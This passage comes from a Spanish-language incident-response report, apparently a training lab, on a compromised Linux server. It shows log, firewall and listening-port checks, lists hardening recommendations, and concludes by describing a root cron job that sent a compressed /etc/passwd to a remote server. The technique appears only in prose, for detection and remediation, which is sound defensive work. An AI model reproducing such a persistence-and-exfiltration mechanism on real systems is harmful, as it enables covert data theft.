Con el objetivo de detectar errores, actividades sospechosas o accesos no autorizados, se revisaron los eventos registrados mediante el comando:

```
journalctl -xe
```

Figura 9. Eventos registrados por **journalctl -xe**.

```

Jul 27 04:56:08 4geeks-server sudo[6488]: sysadmin : TTY=tty1 ; PWD=/home/sysadmin ; USER=root ; CO>
Jul 27 04:56:08 4geeks-server sudo[6488]: pam_unix(sudo:session): session opened for user root by s>
Jul 27 04:56:08 4geeks-server sudo[6488]: pam_unix(sudo:session): session closed for user root
Jul 27 04:56:10 4geeks-server sudo[6490]: sysadmin : TTY=tty1 ; PWD=/home/sysadmin ; USER=root ; CO>
Jul 27 04:56:10 4geeks-server sudo[6490]: pam_unix(sudo:session): session opened for user root by s>
Jul 27 04:56:10 4geeks-server sudo[6490]: pam_unix(sudo:session): session closed for user root
Jul 27 04:56:12 4geeks-server sudo[6492]: sysadmin : TTY=tty1 ; PWD=/home/sysadmin ; USER=root ; CO>
Jul 27 04:56:12 4geeks-server sudo[6492]: pam_unix(sudo:session): session opened for user root by s>
Jul 27 04:56:12 4geeks-server sudo[6492]: pam_unix(sudo:session): session closed for user root
Jul 27 04:56:18 4geeks-server sudo[6494]: sysadmin : TTY=tty1 ; PWD=/home/sysadmin ; USER=root ; CO>
Jul 27 04:56:18 4geeks-server sudo[6494]: pam_unix(sudo:session): session opened for user root by s>
Jul 27 04:56:18 4geeks-server sudo[6494]: pam_unix(sudo:session): session closed for user root
Jul 27 04:56:50 4geeks-server sudo[6497]: sysadmin : TTY=tty1 ; PWD=/home/sysadmin ; USER=root ; CO>
Jul 27 04:56:50 4geeks-server sudo[6497]: pam_unix(sudo:session): session opened for user root by s>
Jul 27 04:56:50 4geeks-server sudo[6497]: pam_unix(sudo:session): session closed for user root
Jul 27 04:56:58 4geeks-server sudo[6499]: sysadmin : TTY=tty1 ; PWD=/home/sysadmin ; USER=root ; CO>
Jul 27 04:56:58 4geeks-server sudo[6499]: pam_unix(sudo:session): session opened for user root by s>
Jul 27 04:56:58 4geeks-server sudo[6499]: pam_unix(sudo:session): session closed for user root
Jul 27 04:57:14 4geeks-server sudo[6501]: sysadmin : TTY=tty1 ; PWD=/home/sysadmin ; USER=root ; CO>
Jul 27 04:57:14 4geeks-server sudo[6501]: pam_unix(sudo:session): session opened for user root by s>
Jul 27 04:57:14 4geeks-server sudo[6501]: pam_unix(sudo:session): session closed for user root
Jul 27 04:57:30 4geeks-server sudo[6504]: sysadmin : TTY=tty1 ; PWD=/home/sysadmin ; USER=root ; CO>
Jul 27 04:57:30 4geeks-server sudo[6504]: pam_unix(sudo:session): session opened for user root by s>
Jul 27 04:57:30 4geeks-server sudo[6504]: pam_unix(sudo:session): session closed for user root
Jul 27 04:57:50 4geeks-server sudo[6506]: sysadmin : TTY=tty1 ; PWD=/home/sysadmin ; USER=root ; CO>
Jul 27 04:57:50 4geeks-server sudo[6506]: pam_unix(sudo:session): session opened for user root by s>
Jul 27 04:57:50 4geeks-server sudo[6506]: pam_unix(sudo:session): session closed for user root
Jul 27 04:59:27 4geeks-server sudo[6519]: sysadmin : TTY=tty1 ; PWD=/home/sysadmin ; USER=root ; CO>
Jul 27 04:59:27 4geeks-server sudo[6519]: pam_unix(sudo:session): session opened for user root by s>
Jul 27 04:59:27 4geeks-server sudo[6519]: pam_unix(sudo:session): session closed for user root
Jul 27 04:59:35 4geeks-server sudo[6521]: sysadmin : TTY=tty1 ; PWD=/home/sysadmin ; USER=root ; CO>
Jul 27 04:59:35 4geeks-server sudo[6521]: pam_unix(sudo:session): session opened for user root by s>
Jul 27 04:59:35 4geeks-server sudo[6521]: pam_unix(sudo:session): session closed for user root
Jul 27 04:59:41 4geeks-server sudo[6523]: sysadmin : TTY=tty1 ; PWD=/home/sysadmin ; USER=root ; CO>
Jul 27 04:59:41 4geeks-server sudo[6523]: pam_unix(sudo:session): session opened for user root by s>
Jul 27 04:59:41 4geeks-server sudo[6523]: pam_unix(sudo:session): session closed for user root
lines 3017-3052/3052 (END)

```

Los eventos observados correspondían únicamente a las acciones administrativas realizadas durante la investigación mediante **sudo**, sin detectarse actividades relacionadas con malware o procesos anómalos.

6. Revisión de red y firewall

Finalmente se revisó la configuración de red del sistema y las reglas del firewall.

Se utilizaron los comandos:

`ss -tuln`

e

`iptables -L -n -v`

Figura 10. Reglas activas del firewall (iptables).

```

67 5725 ACCEPT      udp  --  *    *    0.0.0.0/0      0.0.0.0/0      ctstate NEW
Chain ufw-user-forward (1 references)
pkts bytes target      prot opt in      out     source      destination
Chain ufw-user-input (1 references)
pkts bytes target      prot opt in      out     source      destination
0      0 ACCEPT      tcp  --  *    *    0.0.0.0/0      0.0.0.0/0      tcp dpt:22
0      0 ACCEPT      udp  --  *    *    0.0.0.0/0      0.0.0.0/0      udp dpt:22
0      0 ACCEPT      tcp  --  *    *    0.0.0.0/0      0.0.0.0/0      tcp dpt:80
0      0 ACCEPT      udp  --  *    *    0.0.0.0/0      0.0.0.0/0      udp dpt:80
0      0 ACCEPT      tcp  --  *    *    0.0.0.0/0      0.0.0.0/0      tcp dpt:21
0      0 ACCEPT      udp  --  *    *    0.0.0.0/0      0.0.0.0/0      udp dpt:21
Chain ufw-user-limit (0 references)
pkts bytes target      prot opt in      out     source      destination
0      0 LOG          all  --  *    *    0.0.0.0/0      0.0.0.0/0      limit: avg
3/min burst 5 LOG flags 0 level 4 prefix "[UFW LIMIT BLOCK] "
0      0 REJECT      all  --  *    *    0.0.0.0/0      0.0.0.0/0      reject-with
icmp-port-unreachable
Chain ufw-user-limit-accept (0 references)
pkts bytes target      prot opt in      out     source      destination
0      0 ACCEPT      all  --  *    *    0.0.0.0/0      0.0.0.0/0
Chain ufw-user-logging-forward (0 references)
pkts bytes target      prot opt in      out     source      destination
Chain ufw-user-logging-input (0 references)
pkts bytes target      prot opt in      out     source      destination
Chain ufw-user-logging-output (0 references)
pkts bytes target      prot opt in      out     source      destination
Chain ufw-user-output (1 references)
pkts bytes target      prot opt in      out     source      destination
sysadmin@4geeks-server:~$ _

```

Figura 11. Servicios en escucha (ss -tuln).

```

sysadmin@4geeks-server:~$ ss -tuln
Netid      State      Recv-Q     Send-Q      Local Address:Port      Peer Address:Port      Process
udp        UNCONN     0           0            127.0.0.53%lo:53        0.0.0.0:*
udp        UNCONN     0           0            10.0.2.15%enp0s3:68     0.0.0.0:*
tcp        LISTEN     0           4096         127.0.0.53%lo:53        0.0.0.0:*
tcp        LISTEN     0           128          0.0.0.0:22              0.0.0.0:*
tcp        LISTEN     0           511          *:80                    *:80
tcp        LISTEN     0           32           *:21                    *:21
tcp        LISTEN     0           128          [::]:22                 [::]:*
sysadmin@4geeks-server:~$ _

```

El análisis confirmó que no existían reglas sospechosas en el firewall ni puertos abiertos que pudieran asociarse a puertas traseras, shells reversas o servicios no autorizados.

7. Recomendaciones para fortalecer el sistema y evitar futuras intrusiones

Tras la investigación y las acciones de remediación realizadas, se proponen las siguientes medidas de seguridad con el objetivo de reducir la superficie de ataque y prevenir incidentes similares en el futuro.

Eliminar cuentas no autorizadas

Se recomienda eliminar la cuenta **hacker**, ya que no forma parte de la configuración habitual del servidor y constituye un posible indicador de compromiso. Asimismo, conviene revisar periódicamente las cuentas con acceso interactivo para detectar usuarios no autorizados.

Revisar periódicamente las tareas programadas

Las tareas programadas (**cronjobs**) son uno de los mecanismos de persistencia más utilizados por los atacantes. Se recomienda revisar de forma periódica los directorios:

- `/etc/cron.d`
- `/etc/cron.daily`
- `/etc/cron.weekly`
- `/var/spool/cron`

para verificar que únicamente existan tareas legítimas y autorizadas.

Restringir los permisos sobre scripts ejecutados como root

Los scripts ejecutados con privilegios de administrador deben almacenarse únicamente en directorios autorizados y con permisos adecuados. Se recomienda revisar periódicamente el contenido de `/usr/local/bin` y `/opt` para detectar scripts no autorizados o modificados recientemente.

Deshabilitar servicios innecesarios

Durante la investigación se detectó el servicio **vsftpd** en ejecución. Si el servicio FTP no es necesario para el funcionamiento del servidor, se recomienda deshabilitarlo para reducir la superficie de ataque.

Mantener el sistema actualizado

Es recomendable aplicar periódicamente las actualizaciones de seguridad del sistema operativo y de las aplicaciones instaladas, con el fin de corregir vulnerabilidades conocidas que puedan ser aprovechadas por un atacante.

Reforzar la seguridad del acceso remoto

Se recomienda configurar el servicio SSH siguiendo buenas prácticas de seguridad:

- Deshabilitar el acceso directo del usuario **root**.
 - Utilizar autenticación mediante claves públicas en lugar de contraseñas.
 - Limitar el acceso únicamente a usuarios autorizados.
 - Revisar periódicamente los registros de autenticación para detectar intentos de acceso no autorizados.
-

Mantener la monitorización del sistema

El agente **Wazuh**, identificado durante la investigación, constituye una herramienta útil para la detección temprana de incidentes. Se recomienda mantener su funcionamiento y revisar periódicamente las alertas generadas para detectar modificaciones en archivos críticos, cambios en servicios o actividades anómalas.

Supervisar las conexiones de red

Es recomendable revisar periódicamente los puertos abiertos mediante herramientas como **ss -tuln** y verificar las reglas del firewall para garantizar que únicamente permanezcan accesibles los servicios estrictamente necesarios.

Realizar auditorías periódicas

Finalmente, se recomienda realizar revisiones periódicas de:

- Procesos activos.
- Usuarios con acceso interactivo.
- Tareas programadas.
- Servicios en ejecución.
- Registros del sistema.
- Reglas del firewall.

Estas auditorías permiten detectar de forma temprana posibles mecanismos de persistencia o actividades no autorizadas.

Conclusion

La investigación permitió identificar un mecanismo de persistencia basado en una tarea programada (**cron**) que ejecutaba un script con privilegios de **root** cada quince minutos. Dicho script comprimía el archivo **/etc/passwd** y lo enviaba mediante una petición HTTP a un servidor remoto, comportamiento compatible con un proceso de exfiltración de información.

Como parte de la fase de remediación se eliminaron tanto el script malicioso como la tarea programada responsable de su ejecución, verificando posteriormente que el mecanismo de persistencia había sido erradicado.

Asimismo, se revisaron los procesos activos, las cuentas de usuario, los registros del sistema, las conexiones de red y las reglas del firewall, sin encontrar evidencias adicionales de compromiso. Finalmente, el sistema quedó en un estado consistente con una recuperación satisfactoria y preparado para continuar su funcionamiento normal.